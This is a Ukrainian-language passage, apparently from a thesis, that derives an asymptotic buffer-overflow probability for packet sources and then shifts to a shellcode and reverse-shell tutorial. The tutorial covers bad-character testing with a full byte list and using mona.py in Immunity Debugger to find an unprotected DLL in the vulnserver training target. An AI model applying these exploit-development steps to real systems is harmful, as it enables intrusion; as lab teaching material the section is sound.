Лема дає простий спосіб підрахунку ймовірності перемикання заданого джерела за умови, що загальна кількість пакетів, що прийшли до буферу за інтервал часу [0,t], перевищує рівень Nz. Лемма також стверджує, що ця можливість перемикання не залежить від D_κ - поведінки будь-яких $O(\sqrt{N})$ джерел на інтервалі часу $[0, t]$.

Зауважимо, що t, t_1 та $z -$ деякі константи, незалежні від N, а множина к і подія D_κ можуть бути обрані довільними та різними для кожного значення N. Потрібно тільки, щоб $|\kappa| = O(\sqrt{N})$.

Доведення. Визначимо невипадкову величину $m_\kappa = \sum_{k\in\kappa} X^*_{t,k}$

Зауважимо, що для подій $\left\{X_t^{(N)} > Nz\right\}$ та $\{D_\kappa\}$ виконується:

$$\left\{X_t^{(N)} > Nz, D_\kappa\right\} = \left\{X_t^{(N)_\kappa} > Nz - m_\kappa, D_\kappa\right\}$$

де

$$X_t^{(N)_\kappa} = \sum_{k=1, k\notin\kappa}^{N} X_{t,k}.$$

З того, що джерела незалежні та справедливо (2.2) випливає, що

$$\rho\left(\delta_{t_1,i} = j \mid X_t^{(N)} > Nz, D_\kappa\right)$$

$$= \frac{\rho\left(\delta_{t_1,i} = j, X_t^{(N)_\kappa} > Nz - m_\kappa \mid D_\kappa\right)}{\mathbb{P}r\left\{X_t^{(N)_\kappa} > Nz - m_\kappa \mid D_\kappa\right\}} = \frac{\mathbb{P}r\left\{X_t^{(N)_\kappa} > Nz - m_\kappa \mid \delta_{t_1,i} = j\right\}}{\mathbb{P}r\left\{X_t^{(N)_\kappa} > Nz - m_\kappa\right\}} \rho\left(\delta_{t_1,i} = j\right).$$

Імовірності з останньої формули відповідно задовольняють рівності

$$\mathbb{P}\mathrm{r}\left\{X_t^{(N)_\kappa} > Nz - m_\kappa\right\} = \int_0^t \mathbb{P}r\left\{X_t^{(N)_{\bar{\kappa}}} > Nz - m_\kappa - y\right\} \rho\left(X_{t,i} = y\right) dy.$$

$$\Pr\left\{X_t^{(N)_\kappa} > Nz - m_\kappa \mid \delta_{t_1,i} = j\right\}$$

$$= \int_0^t \mathbb{P}r\left\{X_t^{(N)_{\bar{\kappa}}} > Nz - m_\kappa - y\right\} \rho\left(X_{t,i} = y \mid \delta_{t_1,i} = j\right) dy,$$

де $X_t^{(N)_{\bar{\kappa}}} = X_t^{(N)_\kappa} - X_{t,i}$.

У такий спосіб необхідно з'ясувати залежність ймовірності $\mathbb{P}r\left\{X_t^{(N)_{\bar{\kappa}}} > Nz - m_\kappa - y\right\}$ від у, але ми попередньо отримаємо вираз для $\mathbb{P}r\left\{X_t^{(N)} > Nz - y\right\}$ і покажемо, що при $N \to \infty$ цікаві для нас залежності збігаються з точністю до $O\left(\frac{1}{\sqrt{N}}\right)$.

Скористаємося результатами теорії великих відхилень. Позначимо через $\tilde{X}_{t,k}$ випадкові величини з $\mathbb{E}(\tilde{X}_{t,k}) = z$ і пов'язані з $X_{t,k}$ наступним зрушенням $\rho(\tilde{X}_{t,k} = x) = \rho(X_{t,k} = x)\frac{e^{\tau x}}{\varphi_t(\tau)}$

де τ - єдине рішення рівняння $\varphi_t'(\tau)/\varphi_t(\tau) = z$.

Легко показати, що для $\tilde{X}_t^{(N)} = \sum_{k=1}^{N}\tilde{X}_{t,k}$ справедлива наступна рівність

$$\rho\left(\tilde{X}_t^{(N)} = x\right) = \frac{e^{\tau x}}{\varphi_t^N(\tau)}\rho\left(X_t^{(N)} = x\right)$$

Для $\forall u > 0$ виконується $\mathbb{P}\mathbb{r}\left\{X_t^{(N)} > u\right\} = \varphi_t^N(\tau)\int_u^\infty e^{-\tau x}\rho\left(\tilde{X}_t^{(N)} = x\right)dx$

Сформулюємо тут наступну граничну теорему, що нам потрібна (див. [8] стор. 254).

Теорема. Нехай $\{Y_n\} -$ послідовність незалежних випадкових величин, що мають однаковий розподіл з $\mathbb{E}(Y_1) = 0$, дисперсією σ^2 та кінцевим абсолютним моментом $\mathbb{E}|Y_1|^k$ порядка $k \geqslant 3$. Нехай випадкова величина $\frac{1}{\sigma\sqrt{n}}\sum_{i=1}^{n}Y_i$ при деякому $n = M$ має обмежену щільність розподілу $\rho_M(x)$, тоді

$$\rho_n(x) = \frac{1}{\sqrt{2\pi}}e^{x^2/2} + \sum_{\nu=1}^{k-2}\frac{q_\nu(x)}{n^{\nu/2}} + o\left(\frac{1}{n^{(k-2)/2}}\right)$$

рівномірно по x.

Застосувавши цю теорему до послідовності $\left\{\tilde{X}_{t,k} - \mathbb{E}\tilde{X}_{t,k}\right\}$ для $k = 3$ та $n = N$ і підставивши результат у формулу (2.7) для $u = Nz - y$ ми отримаємо наступний результат: $\Pr\left\{X_t^{(N)} > Nz - y\right\} = Be^{\tau y}\left(1 + O\left(\frac{1}{\sqrt{N}}\right)\right)$

де B не залежить від у.

Тепер покажемо незалежність кінцевого результату поведінки $O(\sqrt{N})$ джерел: $\mathbb{P}\mathbb{r}\left\{X_t^{(N)_{\bar{\kappa}}} > Nz - m_\kappa - y\right\} = \mathbb{P}\mathbb{r}\left\{X_t^{(N)_{\bar{\kappa}}} > N_{\bar{\kappa}}z_1 - y\right\} = Be^{\tau_1 y}\left(1 + O\left(\frac{1}{\sqrt{N}}\right)\right)$

де $z_1 = (Nz - m_\kappa)/N_{\bar{\kappa}} = z(1 + O(1/\sqrt{N}))$, а τ_1 - єдине рішення $\varphi_t'(\tau)/\varphi_t(\tau) = z_1$.

Легко показати, що $\tau_1 = \tau(1 + O(1/\sqrt{N}))$ і таким чином,

$$\Pr\left\{X_t^{(N)_{\bar{\kappa}}} > Nz - m_\kappa - y\right\} = Be^{\tau y}\left(1 + O\left(\frac{1}{\sqrt{N}}\right)\right)$$

3.2.2 Асимптотична формула можливості переповнення буфера

Позначимо через $W_t^{(N)}$ кількість пакетів, що у буфері в останній момент часу t. Завантаження буфера на момент часу t=0 визначається рівністю $W_0^{(N)} = \sup_{t>0}\left(X_{-t}^{(N)} - NCt\right)$

де $X_{-t}^{(N)}$ – кількість пакетів, які у буфер за інтервал часу [-t,0]. Нас цікавитиме ймовірність того, що вміст буфера перевищить деяке значення Nu. Це еквівалентно ймовірності того, що процес $X_t^{(N)}$ перевищить рівень $(Ct+u)N$ (NC - пстала швидкість обслуговування) хоча б в деякий момент часу t.

Для аналізу поведінки процесу $X_t^{(N)}$ при великих значеннях N ми запровадимо функцію $I_t = \tau_t(Ct+u) - \ln\ \varphi_t(\tau_t)$

де τ_t - єдине рішення рівняння $\varphi_t'(\tau)/\varphi_t(\tau) = Ct+u$. Надалі ми як і в [5] будемо припускати, що існує і єдине $t_0 = \arg\min I_t, t_0 < \infty$

З теорії великих відхилень і з того, що t_0 єдине випливає, що

$$\lim_{N\to\infty} \frac{\mathbb{P}r\left\{X_t^{(N)} > (Ct+u)N\right\}}{\Pr\left\{X_{t_0}^{(N)} > (Ct_0+u)N\right\}} = 0, \text{ для } \forall t \neq t_0,$$

тобто ймовірність перевищення процесом $X_t^{(N)}$ рівня $(Ct+u)N$ сконцентрована у точці t_0. Використовуючи результати з [5] можна отримати асимптотичну оцінку для $\mathbb{P}r\left\{X_{t_0}^{(N)} > (Ct_0+u)N\right\}$ при $N\to\infty$. Але це не дасть нам правильної відповіді, оскільки $\mathbb{P}\mathrm{r}\{W^{(N)} > Nu\} = \mathbb{P}\mathrm{r}\left\{\sup_t\left(X_{-t}^{(N)} - NCt\right) > Nu\right\} = \mathbb{P}r\left\{\exists t>0: X_t^{(N)} > (Ct+u)N\right\}$

і, на відміну від дискретного часу, $\lim_{N\to\infty} \frac{\Pr\left\{\exists t>0: X_t^{(N)} > (Ct+u)N\right\}}{\Pr\left\{X_{t_0}^{(N)} > (Ct_0+u)N\right\}} \neq 1$

Але, тим часом, справедлива така рівність $\lim_{N\to\infty} \frac{\mathbb{P}\mathrm{r}\left\{\exists t>0: X_t^{(N)} > (Ct+u)N\right\}}{\Pr\left\{\exists t, |t-t_0|<\varepsilon: X_t^{(N)} > (Ct+u)N\right\}} = 1$, для $\forall\varepsilon > 0$.

Тому нам слід детальніше розглянути процес $X_t^{(N)}$ в точці t_0. Іншими словами, нам потрібно змінити тимчасовий масштаб у точці t_0 таким чином, щоб траєкторія процесу $X_t^{(N)}$ (частина, яка перевищує рівень $(Ct+u)N$) мала форму, відмінну від δ-функції або константи. Для цього ми введемо випадковий процес $\xi_\chi^{(N)} = X^{(N)}_{\frac{\chi}{\sqrt{N}}+t_0} - \left(C\left(\frac{\chi}{\sqrt{N}} + t_0\right) + u\right)N$

де $\chi = \sqrt{N}(t - t_0)$. Процес $\xi_\chi^{(N)}$ можна розглядати як масштабування процесу $X_t^{(N)}$ в точці t_0 в $\sqrt{N}$ разів по осі часу.

Для кожної реалізації $\xi_\chi^{(N)}$ ми можемо визначити $\chi_0^{(N)}$ та $C_0^{(N)}$ як

$$\chi_0^{(N)} = \arg\max_\chi \xi_\chi^{(N)} \text{ та } C_0^{(N)} = \xi_{\chi_0}^{(N)}$$

$\chi_0^{(N)}$ та $C_0^{(N)}$ можуть бути розглянуті як деякі випадкові величини, і функція щільності ймовірності $\rho_{C_0^{(N)}}(y)$ дасть нам простий спосіб підрахунку ймовірності $\mathbb{P}\mathrm{r}\{W^{(N)} > Nu\}$. Дійсно

$$\mathbb{P}\mathrm{r}\{W^{(N)} > Nu\} = \int_0^{+\infty} \rho_{C_0^{(N)}}(y)dy = \mathbb{P}r\left\{C_0^{(N)} > 0\right\}$$

Для того, щоб знайти розподіл $\chi_0^{(N)}$ ми досліджуємо характерну траєкторію процесу $\xi_\chi^{(N)}$ за умови, що $C_0^{(N)} > 0$.

Нехай $q_{\Delta\chi}^{on}$ - кількість джерел, що включилися на інтервалі $\Delta\chi$, та $q_{\Delta\chi}^{off}$ - кількість джерел, що вимкнулися на інтервалі $\Delta\chi$, тоді, використовуючи результати леми, можна показати, що в масштабі часу χ для будь-якого фіксованого $\Delta\chi$ та $\forall k > 2$ при $N \to \infty$ виконується:

$$\mathbb{P}r\left\{\left|q_{\Delta\chi}^{on} - \sqrt{N}a^{on}\Delta\chi\right| > k\sqrt{\sqrt{N}a^{on}\Delta\chi(1 - a^{on}\Delta\chi)}\right\} < e^{-k^2/2},$$

$$\mathbb{P}r\left\{\left|q_{\Delta\chi}^{off} - \sqrt{N}a^{off}\Delta\chi\right| > k\sqrt{\sqrt{N}a^{off}\Delta\chi(1 - a^{off}\Delta\chi)}\right\} < e^{-k^2/2},$$

де $a^{on} = \rho\left(\delta_{t_0,1} = 1 \mid X_{t_0}^{(N)} > N(Ct_0 + u)\right)$ та $a^{\text{off}} = \rho\left(\delta_{t_0,1} = -1 \mid X_{t_0}^{(N)} > N(Ct_0 + u)\right)$. Звідси слідує що $\forall\varepsilon > 0$ при $N \to \infty$

$$\mathbb{P}\mathrm{r}\left\{\forall\chi \in (\chi_0 - B, \chi_0 + B): \left|\xi_\chi^{(N)} - \left(C_0^{(N)} - \frac{a}{2}\left(\chi - \chi_0^{(N)}\right)^2\right)\right| < \varepsilon \mid C_0^{(N)} > 0\right\}$$
$$= 1 + O\left(\frac{1}{\sqrt[4]{N}}\right).$$

де константа $a = a^{off} - a^{on}, B$ - константа.

Використовуючи теорему Бахадура-Рао, можна отримати, що за $N \to \infty$

$$\int_{-\infty}^{\infty} \mathbb{P}\mathrm{r}\left\{\xi_\chi^{(N)} > y\right\} d\chi = Ae^{-\tau_{t_0} y}\left(1 + O\left(\frac{1}{\sqrt{N}}\right)\right)$$

де A - деякий коефіцієнт, який залежить від y.

З іншого боку, за формулою повної ймовірності

$$\int_{-\infty}^{\infty} \mathbb{P}r\left\{\xi_{\chi}^{(N)} > y\right\} d\chi = \int_{0}^{\infty} \rho_{C_0^{(N)}}(y_1) dy_1 \int_{-\infty}^{\infty} \mathbb{P}r\left\{\begin{matrix}\xi_{\chi}^{(N)} > y \mid \chi_0^{(N)} = \\ x, C_0^{(N)} = y_1\end{matrix}\right\} d\chi$$

$$= \quad \mathbb{P}\mathbb{r}\left\{C_0^{(N)} > 0\right\} \int_{0}^{\infty} \rho_{C_0^{(N)}}\left(y_1 \mid C_0^{(N)} > 0\right) dy_1 \int_{-\infty}^{\infty} \mathbb{P}r\left\{\begin{matrix}\xi_{\chi}^{(N)} > y \mid \chi_0^{(N)} = \\ x, C_0^{(N)} = y_1\end{matrix}\right\} d\chi$$

де враховуючи $(3.3) \forall \varepsilon > 0$ при $N \to \infty$ з ймовірністю $1 + O\left(\frac{1}{\sqrt[4]{N}}\right)$

$$2\sqrt{\frac{2}{a}}\sqrt{y_1 - y - \varepsilon} \leqslant \int_{-\infty}^{\infty} \mathbb{P}\mathbb{r}\left\{\xi_{\chi}^{(N)} > y \mid \chi_0^{(N)} = x, C_0^{(N)} = y_1\right\} d\chi$$

$$\leqslant 2\sqrt{\frac{2}{a}}\sqrt{y_1 - y + \varepsilon}$$

Із (3.4) та (3.5) $\forall \varepsilon > 0$ при $N \to \infty$ ми отримуємо інтегральну нерівність для $\rho_{C_0^{(N)}}(y)$:

$$2\sqrt{\frac{2}{a}} \int_0^{\infty} \rho_{C_0^{(N)}}(y_1 + y)\sqrt{y_1 - \varepsilon} dy_1 \leqslant Ae^{-\tau_{t_0} y}\left(1 + O\left(\frac{1}{\sqrt{N}}\right)\right) \leqslant$$

$$2\sqrt{\frac{2}{a}} \int_0^{\infty} \rho_{C_0^{(N)}}(y_1 + y)\sqrt{y_1 + \varepsilon} dy_1.$$

Єдиним рішенням цієї нерівності є $\rho_{C_0^{(N)}}(y) = Be^{-\tau_{t_0} y}\left(1 + O\left(\frac{1}{\sqrt{N}}\right)\right)$

де B не залежить від y.

Отже $\rho_{C_0^{(N)}}\left(y \mid C_0^{(N)} > 0\right) = \tau_{t0} e^{-\tau_{t_0} y}\left(1 + O\left(\frac{1}{\sqrt[4]{N}}\right)\right)$

Далі, застосувавши ще раз теорему Бахадура-Рао до $\xi_{\chi}^{(N)}$, ми можемо отримати інше рівняння для $\mathbb{P}\mathbb{r}\left\{\xi_{\chi}^{(N)} > 0\right\}$:

$$\mathbb{P}\mathbb{r}\left\{\xi_{\chi}^{(N)} > 0\right\} = \frac{1}{\tau_t \sqrt{2\pi\sigma_t^2 N}} e^{-NI_t}\left(1 + O\left(\frac{1}{\sqrt{N}}\right)\right)$$

де $t = \chi/\sqrt{N} + t_0, \sigma^2 = \varphi_t''(\tau_t)/\varphi_t'(\tau_t) - (Ct + u)^2$.

Оскільки $t_0 = \arg\min I_t$ і, отже, $I_{t_0}' = 0$, то для $\chi \sim O(1)$

$$I_t = I_{t_0} + \frac{I_{t_0}''}{2}\frac{\chi^2}{N} + O\left(N^{-\frac{3}{2}}\right),$$

$$\tau_t = \tau_{t_0} + O\left(\frac{1}{\sqrt{N}}\right), \sigma_t^2 = \sigma_{t_0}^2 + O\left(\frac{1}{\sqrt{N}}\right),$$

і тоді (3.7) перетворюється на $\mathbb{P}\mathbb{r}\left\{\xi_{\chi}^{(N)} > 0\right\} = \frac{1}{\tau_{t_0}\sqrt{2\pi\sigma_{t_0}^2 N}} e^{-\frac{\chi^2 I_{t_0}''}{2}} e^{-NI_{t_0}}\left(1 + O\left(\frac{1}{\sqrt{N}}\right)\right)$.

Остаточно, підставивши для y=0 ми отримаємо вираз для $\mathbb{P}r\{W^{(N)} > Nu\}$:

$$\mathbb{P}\mathbb{r}\{W^{(N)} > Nu\} = \frac{\int_{-\infty}^{\infty} \frac{1}{\tau_{t_0}\sqrt{2\pi\sigma_{t_0}^2 N}} e^{-\frac{\chi^2 I''_{t_0}}{2}} e^{-NI_{t_0}} d\chi}{\int_0^{\infty} \sqrt{\frac{8\tau_{t_0}^2}{a}}\sqrt{y_1} e^{-\tau_{t_0} y_1} dy_1} \left(1 + O\left(\frac{1}{\sqrt[4]{N}}\right)\right)$$

$$= \sqrt{\frac{a}{2\pi\tau_{t_0} I''_{t_0} N\sigma_{t_0}^2}} e^{-NI_{t_0}} \left(1 + O\left(\frac{1}{\sqrt[4]{N}}\right)\right)$$

$$= \sqrt{\frac{\tau_{t_0} a}{I''_{t_0}}} \mathbb{P}r\left\{X_{t_0}^{(N)} > N(Ct_0 + u)\right\}\left(1 + O\left(\frac{1}{\sqrt[4]{N}}\right)\right).$$

Отже, ми отримали асимптотично точну формулу для ймовірності перевищення розміру буфера рівня Nu у разі безперервного часу. Зауважимо, що значення відрізняється від результату моделі з дискретним часом на коефіцієнт $\sqrt{\frac{\tau_t a}{I''_{t_0}}}$, залежить від параметрів джерел.

У разі дискретного часу, в [5], було показано, що переповнення відбувається в єдиній точці, тобто якщо в точці $t_0 W^{(N)} > Nu$, то в точках $\forall t_i \neq t_0 W^{(N)} < Nu$. У разі безперервного часу існуватиме деяка околиця точки t_0, у якій процес перевищує рівень Nu.

Формула для ймовірності переповнення буфера може бути використана як для оцінки так і для прогнозування та оцінки аномалій. Також по ній можна оцінити щільність ймовірності затримки даних в системі.

3.3 Shell-code, RCE, Reverse shell

3.3.1 Ініціалізація

Шелл-код (англ. shellcode, код запуску оболонки) — це двійковий виконуваний код, який зазвичай передає управління командному процесору, наприклад '/bin/sh' в Unix shell, 'command.com' в MS-DOS і 'cmd.exe' в операційних системах Microsoft Windows. Шелл-код може бути використаний як корисне навантаження експлойта, який забезпечує зловмиснику доступ до командної оболонки (англ. shell) у комп'ютерній системі.




Рис3.2. Приклад експлуатації

При експлуатації віддаленої уразливості шелл-код може відкривати заздалегідь заданий порт TCP уразливого комп'ютера, через який буде здійснюватися подальший доступ до командної оболонки, такий код називається - код прив'язки до порту (англ. port binding shellcode). Якщо шелл-код здійснює підключення до порту комп'ютера атакуючого, що проводиться з метою обходу брандмауера або NAT, то такий код називається зворотною оболонкою (англ. reverse shell shellcode). У реальних експлойтах шелл-код — це спосіб виконувати власні інструкції в системі, що дає можливість виконувати довільні команди. Шелкод — це, по суті, асемблерні інструкції, за винятком того, що ми вводимо їх у двійковому файлі; ідея - перезапис вказівника повернення, щоб перехопити виконання коду та вказування власних інструкцій.

Причина, що робить можливим успішну реалізацію шелл- полягає в тому, що архітектура фон Неймана (архітектура, яка сьогодні використовується в більшості комп’ютерів) не робить різниці між даними та інструкціями – не має значення, де або що ви йому запустите, він спробує це запустити. Тому, незважаючи на те, що нашими вхідними даними є дані, комп’ютер цього не знає, і ми можемо використовувати у своїх цілях.

Під час генерації шелл-коду нам потрібно знати, які символи допустимі в даному випадку для шелл-коду. Ми можемо перевірити це, пропустивши всі

шістнадцяткові символи через нашу програму та проаналізувавши результат, чи якийсь із символів відображається інакше.

Рис.3.3. Ручна перевірка на недопустимі символи

За замовчуванням нульовий байт «\x00» треба видалити, бо він розпізнається як керуючий символ. Рекомендується розміщувати змінну «bad chars» після символів, які викликають збій. Якщо ми починаємо наш рядок атаки з «поганих символів», ми можемо взагалі не отримати збій.




Рис.3.4. Приклад коду

3.3.2 Перевірка badchars

Напишемо код python, який перевірятиме кожен символ, перерахований нижче, один за одним, і фактично перевіряє шістнадцятковий дамп та формує список із будь-якими неправильними символами.

(\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60

\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff).

Щоб перевірити шістнадцятковий дамп можна створити дамп і відобразити усі шістнадцяткові символи, які ми надсилаємо з нашим сценарієм python.




Рис.3.5. Ілюстрація перевірки дампу

Тепер ми бачимо набагато довший рядок «поганих символів» у стеку. Можна наприклад, відразу перевірити, чи є там символ «\xff» і так по тих символах,які нас цікавлять. У цьому прикладі кожен пошкоджений байт закінчував рядок «bad chars», але це не завжди так. Іноді трапляється, коли один символ фільтрується, але решта - друкується без змін. У цій ситуації обережний перегляд байтів у стеку окремо до рядка “bad chars” є найкращим способом перевірити, чи немає більше поганих символів. На жаль, це дуже виснажливий процес, і в ньому легко зробити помилку.




Рис.3.6. Аналіз коду

Коли ми говоримо про пошук правильного модуля, ми маємо на увазі те, що ми шукаємо файл «dll» або щось подібне в програмі, яка не має захисту пам’яті. Ми можемо використовувати модуль «Mona.py», щоб автоматизувати ці побайтові порівняння для Immunity Debugger.

Після копіювання файлу в папку “PyCommands” ви можете викликати його та перерахувати всі модулі в Immunity Debugger.




Рис.3.7. Анвліз коду

Він відобразить усі модулі з налаштуваннями захисту. Тут потрібно шукати файл, який прикріплено до «vulnserver» і має всі налаштування захисту як «False». У цьому прикладі ми знайшли «essfunc.dll», у якому все встановлено на false.

